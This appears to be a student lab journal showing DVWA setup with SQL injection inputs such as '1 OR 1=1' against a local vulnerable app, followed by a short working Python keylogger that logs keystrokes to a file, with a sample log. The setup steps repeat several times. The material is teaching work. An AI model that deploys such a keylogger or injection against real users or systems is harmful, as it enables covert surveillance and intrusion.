[User: PC26] Writable file C:\xampp\htdocs\DVWA\external\phpids\0.6\lib\IDS\tmp\phpids_1c

[User: PC26] Writable folder C:\xampp\htdocs\DVWA\config: Yes
Status in red, indicate there will be an issue when trying to complete some modules.

If you see disabled on either allow_url_fopen or allow_url_include, set the following in your Apache.

`allow_url_fopen = On
allow_url_include = On`

These are only required for the file inclusion labs so unless you want to play with those, you

Create / Reset Database

-Login using admin as username and password



Username

Password

Login failed

- You will see the following window



Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to practice some of the most common web vulnerabilities, with various levels of difficulty, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are both documented and undocumented vulnerability with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs

- Go to DVWA security and security level to low.

DVWA Security



Security Level

Security level is currently: low.

You can set the security level to low, medium, high or impossible level of DVWA:

1. Low - This security level is completely vulnerable and is used as an example of how web application vulnerabilities can be used as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example that even if a developer has tried but failed to secure an application, there are still exploitation techniques.
3. High - This option is an extension to the medium difficult practices to attempt to secure the code. The vulnerability is similar in various Capture The Flags (CTFs).
4. Impossible - This level should be secure against all known attacks from source code to the secure source code.

Prior to DVWA v1.9, this level was known as 'high'.

-Now click on Sql Injection

The screenshot shows the DVWA SQL Injection page. At the top, the DVWA logo is displayed. Below it, the title "Vulnerability: SQL Injection" is centered. A form field labeled "User ID:" contains the value "1 OR 1=1". To the right of the input field is a "Submit" button. Below the form, under the heading "More Information", is a bulleted list of links related to SQL injection:

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_Injection
- <http://bobby-tables.com/>

-Type user ID as 1 and submit.

Vulnerability: SQL Injection

User ID: Submit

ID: 1
First name: admin
Surname: admin

Type user id 1=1 and submit

Vulnerability: SQL Injection

User ID: Submit

ID: 1=1
First name: admin
Surname: admin

Output:

-Type user is as 1* and submit

Vulnerability: SQL Injection


User ID: Submit

ID: 1*
First name: admin
Surname: admin

Practical-8 : Example-1

Aim: Using XAMPP and Perform SQL injection attack.

-Open XAMPP control panel and start the Apache and MySQL service.



-Open phpmyadmin by typing "http://localhost/phpmyadmin" into any browser

-Create a database "mysql_db"

The screenshot shows the phpMyAdmin interface on a local server (127.0.0.1). The left sidebar lists existing databases: information_schema, mysql, mysql_db, performance_schema, phpmyadmin, and test. A 'New' button is available for creating a new database. The main panel displays the 'Databases' section with a 'Create database' button and a 'Database name' input field containing 'latin1_swedish_ci'. Below this is a table listing the current databases:

Database	Collation	Action
information_schema	utf8_general_ci	Check privilege
mysql	latin1_swedish_ci	Check privilege
mysql_db	latin1_swedish_ci	Check privilege
performance_schema	utf8_general_ci	Check privilege

- Download DVWA from <https://github.com/ethicalhack3r/DVWA> and copy the "setup.php" file xampp/htdocs/dvwa folder
- Then copy the "config.inc.php.dist" file into xampp/htdocs/dvwa folder and rename it to "config.inc.php"
- Open mysql using xampp shell and create a new user

```
MariaDB [mysql_db]> grant all privileges on *.* to 'test@localhost' identified by 'password';
```


-Now open the "config.ini.php" file and change the user to "test" and password to "password" and save the file

```
config.ini.php - Notepad
File Edit Format View Help

DVWA user.


# See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ] = 'localhost';
$_DVWA[ 'db_database' ] = 'mysql_db';
$_DVWA[ 'db_user' ] = 'test';
$_DVWA[ 'db_password' ] = 'password';
```

-Now open the url "http://localhost/dvwa/setup.php"



The screenshot shows the DVWA Database Setup page. At the top, there's a navigation bar with links to Flipkart, Jabong.com, Amazon.in, and AliExpress. The main header is 'DVWA'. On the left, there's a sidebar with three buttons: 'Setup DVWA' (highlighted in green), 'Instructions', and 'About'. The main content area has a section titled 'Database Setup' with a note about creating or resetting the database. It also includes a 'Setup Check' section with system information and a list of PHP functions and modules. At the bottom, there's a 'Create / Reset Database' button.

-Press Create/Reset Database



The screenshot shows the DVWA setup process. It starts with a reCAPTCHA key: 6Ld06ZMUAAAAAP73M99z4vvEeo_VnTj9Z8bBXsp0. Below it, there are two lines of text: '[User: PC26] Writable folder C:\xampp\htdocs\DVWA\hackable\uploads: Yes' and '[User: PC26] Writable file C:\xampp\htdocs\DVWA\external\phpids\0.6\lib\IDS\tmp\phpids_l'. A red warning message follows: '[User: PC26] Writable folder C:\xampp\htdocs\DVWA\config: Yes' and '**Status in red**, indicate there will be an issue when trying to complete some modules.' Below this, a note says: 'If you see disabled on either allow_url_fopen or allow_url_include, set the following in your Apache.' Underneath, there are two lines of code: 'allow_url_fopen = On' and 'allow_url_include = On'. At the bottom, there's a note: 'These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.' Finally, there's a large 'Create / Reset Database' button.

-Login using admin as username and password



Username

Password

Login failed

- You will see the following window



Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to practice some of the most common web vulnerabilities, with various levels of difficulty, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are both documented and undocumented vulnerability with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

- Go to DVWA security and security level to low.

DVWA Security

Security Level

Security level is currently: low.

You can set the security level to low, medium, high or impossible level of DVWA:

1. Low - This security level is completely vulnerable and is used as an example of how web application vulnerabilities can be used as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example that even if a developer has tried but failed to secure an application, there are still exploitation techniques.
3. High - This option is an extension to the medium difficulty level that practices to attempt to secure the code. The vulnerability is similar to the one found in various Capture The Flags (CTFs).
4. Impossible - This level should be secure against all known attacks from source code to the secure source code.

Prior to DVWA v1.9, this level was known as 'high'.

-Now click on Sql Injection



The screenshot shows the DVWA SQL Injection page. At the top, the DVWA logo is displayed. Below it, the title "Vulnerability: SQL Injection" is centered. A form field labeled "User ID:" contains a placeholder "1". To its right is a "Submit" button. In the bottom section, under the heading "More Information", there is a bulleted list of links related to SQL injection:

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_Injection
- <http://bobby-tables.com/>

-Type user ID as 1 and submit.

Vulnerability: SQL Injection

User ID: Submit

ID: 1
First name: admin
Surname: admin

Type user id 1=1 and submit

Vulnerability: SQL Injection

User ID: Submit

ID: 1=1
First name: admin
Surname: admin

Output:

-Type user is as 1* and submit

Vulnerability: SQL Injection

User ID: Submit

ID: 1*
First name: admin
Surname: admin

Practical-8 : Example-2

Aim: Using MYSQL and Perform SQL injection attack.

-Open XAMPP control panel and start the Apache and MySQL service.



-Open phpmyadmin by typing "http://localhost/phpmyadmin" into any browser

The screenshot shows the phpMyAdmin interface. The left sidebar lists databases: New, information_schema, mysql, mysql_db, performance_schema, phpmyadmin, and test. The main area is titled 'Databases' and shows a table of existing databases:

Database	Collation	Action
information_schema	utf8_general_ci	Check privilege
mysql	latin1_swedish_ci	Check privilege
mysql_db	latin1_swedish_ci	Check privilege
performance_schema	utf8_general_ci	Check privilege


At the bottom of the table, there is a 'Create database' button and a 'Database name' input field containing 'latin1_swedish_ci'.

-Create a database "mysql_db"

- Download DVWA from <https://github.com/ethicalhack3r/DVWA> and copy the “setup.php” file xampp/htdocs/dvwa folder
- Then copy the “config.inc.php.dist” file into xampp/htdocs/dvwa folder and rename it to “config.inc.php”
- Open mysql using xampp shell and create a new user

```
MariaDB [mysql_db]> grant all privileges on *.* to 'test@localhost' identified by 'password';
```


- Now open the “config.ini.php” file and change the user to “test” and password to “password” and save the file



```
config.inc.php - Notepad
File Edit Format View Help

DVWA user.
# See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ] = 'localhost';
$_DVWA[ 'db_database' ] = 'mysql_db';
$_DVWA[ 'db_user' ] = 'test';
$_DVWA[ 'db_password' ] = 'password';
```

- Now open the url “<http://localhost/dvwa/setup.php>”



-Press Create/Reset Database

```
reCAPTCHA key: 6Ld06ZMUAAAAAP73M99z4vvEeo_VnTj9Z8bBXsp0
```

```
[User: PC26] Writable folder C:\xampp\htdocs\dvwa\hackable\uploads\ Yes
```

```
[User: PC26] Writable file C:\xampp\htdocs\dvwa\external\phpids\0.6\lib\IDS\tmp\phpids_ Yes
```

```
[User: PC26] Writable folder C:\xampp\htdocs\dvwa\config: Yes
```

Status in red, indicate there will be an issue when trying to complete some modules.

If you see disabled on either `allow_url_fopen` or `allow_url_include`, set the following in your Apache.

```
allow_url_fopen = On  
allow_url_include = On
```

These are only required for the file inclusion labs so unless you want to play with those, you

[Create / Reset Database](#)

-Login using admin as username and password



The DVWA logo consists of the letters "DVWA" in a bold, dark grey sans-serif font. A thick, stylized green swoosh graphic starts from the top left of the "D", curves around the "V", and ends at the bottom right of the "A".

Username

The input field for the username is highlighted with a yellow background.

Password

The input field for the password is highlighted with a light blue background.

Login failed

-You will see the following window

The screenshot shows the DVWA homepage. On the left is a vertical navigation menu with the following items: Home (highlighted in green), Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), and Weak Session IDs. The main content area has a title "Welcome to Damn Vulnerable Web Application!". It includes a brief description of DVWA's purpose, stating it is a PHP/MySQL web application designed for security professionals to test their skills and help web developers understand web application security. It also mentions that DVWA aims to practice common web vulnerabilities at various difficulty levels. Below this is a section titled "General Instructions" with text explaining the user's approach to DVWA, mentioning that there is no fixed objective to complete a module, but users should feel successful if they have exploited the system. It also notes that there are both documented and undocumented vulnerabilities.

-Go to DVWA security and security level to low.

The screenshot shows the DVWA Security settings page. The title is "DVWA Security" with a lock icon. Below it is a section titled "Security Level". A note says "Security level is currently: low.". Another note says "You can set the security level to low, medium, high or impossible level of DVWA:". A numbered list provides the following options: 1. Low - This security level is completely vulnerable and is mainly used as an example of how web application vulnerabilities can be exploited. 2. Medium - This setting is mainly to give an example to a developer who has tried but failed to secure an application using basic exploitation techniques. 3. High - This option is an extension to the medium difficulty level, with practices to attempt to secure the code. The vulnerability is similar in various Capture The Flags (CTFs). 4. Impossible - This level should be secure against all known attacks and source code to the secure source code. Prior to DVWA v1.9, this level was known as 'high'. At the bottom, there is a dropdown menu set to "Low" and a "Submit" button.

-Now click on Sql Injection



Vulnerability: SQL Injection

User ID: Submit

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql_injection-cheatsheet_oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql_sql_injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- <http://hobby-tables.com/>

-Type user ID as 1 and submit.

Vulnerability: SQL Injection

User ID: Submit

ID: 1
First name: admin
Surname: admin

Type user id 1=1 and submit

Vulnerability: SQL Injection

User ID: Submit

ID: 1=1
First name: admin
Surname: admin

Output:

-Type user is as 1* and submit

Vulnerability: SQL Injection

User ID: Submit

ID: 1*
First name: admin
Surname: admin

Conclusion: The Program Successfully run and compiled.

Theory-9

keylogger

Theory : A keylogger can be either software or hardware. Keylogging can also be used to study human–computer interaction. Hardware-based keyloggers do not depend upon any software being installed as they exist at a hardware level in a computer system.

At its most basic definition, a keylogger is a function which records or keystrokes on a computer. Taken at this basic level, a keylogger looks absolutely harmless. In the hands of a hacker or a cybercriminal, a keylogger is a potent tool to steal away your information. We'll talk about how a keylogger works, how cybercriminals install it on your computer, and what you can do to avoid being a victim. You'll know what is a keylogger when we're done.

Practical-9

Aim: Implement the keylogger in python.

*First install "pynput" module using pip



```
C:\Windows\system32\cmd.exe
C:\Users\PC26\AppData\Local\Programs\Python\Python37-32\Scripts>pip install pynput
Requirement already satisfied: pynput in c:\users\pc26\appdata\local\programs\python\python37-32\lib\site-
packages (1.4)
Requirement already satisfied: six in c:\users\pc26\appdata\local\programs\python\python37-32\lib\site-pac-
kages (from pynput) (1.12.0)
```

*Type the following code logkey.py

```
from pynput.keyboard import Key, Listener
import logging

log_dir = "E:/tycs/logs/"


logging.basicConfig(filename=(log_dir + "key_log.txt"),
level=logging.DEBUG, format='%(asctime)s: %(message)s')

def on_press(key):
    logging.info(str(key))

with Listener(on_press=on_press) as listener: listener.join()
```

Output:

*Now run this file and everything you type and click will be logged in a file named "key_log.txt". Kill the program to see all the logged keys and mouse clicks



A screenshot of a Windows Notepad window titled "key_log - Notepad". The window contains a list of key log entries. The entries are timestamped and show various key presses and backspaces. The text is as follows:

```
2019-01-08 08:36:32,741: 'w'  
2019-01-08 08:36:32,939: 'w'  
2019-01-08 08:36:33,057: 'w'  
2019-01-08 08:36:33,188: '.'  
2019-01-08 08:36:33,471: 'g'  
2019-01-08 08:36:33,623: 'o'  
2019-01-08 08:36:33,773: 'o'  
2019-01-08 08:36:33,892: 'g'  
2019-01-08 08:36:34,049: '.'  
2019-01-08 08:36:34,144: 'e'  
2019-01-08 08:36:34,709: Key.backspace  
2019-01-08 08:36:34,835: Key.backspace  
2019-01-08 08:36:35,555: 'l'  
2019-01-08 08:36:35,675: 'e'  
2019-01-08 08:36:35,776: ''
```

Practical-9 : Example-1

Aim: Create a simple keylogger using python.

*First install "pynput" module using pip



```
C:\Windows\system32\cmd.exe
C:\Users\PC26\AppData\Local\Programs\Python\Python37-32\Scripts>pip install pynput
Requirement already satisfied: pynput in c:\users\pc26\appdata\local\programs\python\python37-32\lib\site-
packages (1.4)
Requirement already satisfied: six in c:\users\pc26\appdata\local\programs\python\python37-32\lib\site-pac-
kages (from pynput) (1.12.0)
```

*Type the following code logkey.py

```
from pynput.keyboard import Key, Listener
import logging

log_dir = "E:/tycs/logs/"


logging.basicConfig(filename=(log_dir + "key_log.txt"),
level=logging.DEBUG, format='%(asctime)s: %(message)s')

def on_press(key):
    logging.info(str(key))

with Listener(on_press=on_press) as listener:
    listener.join()
```

Output:

*Now run this file and everything you type and click will be logged in a file named "key_log.txt". Kill the program to see all the logged



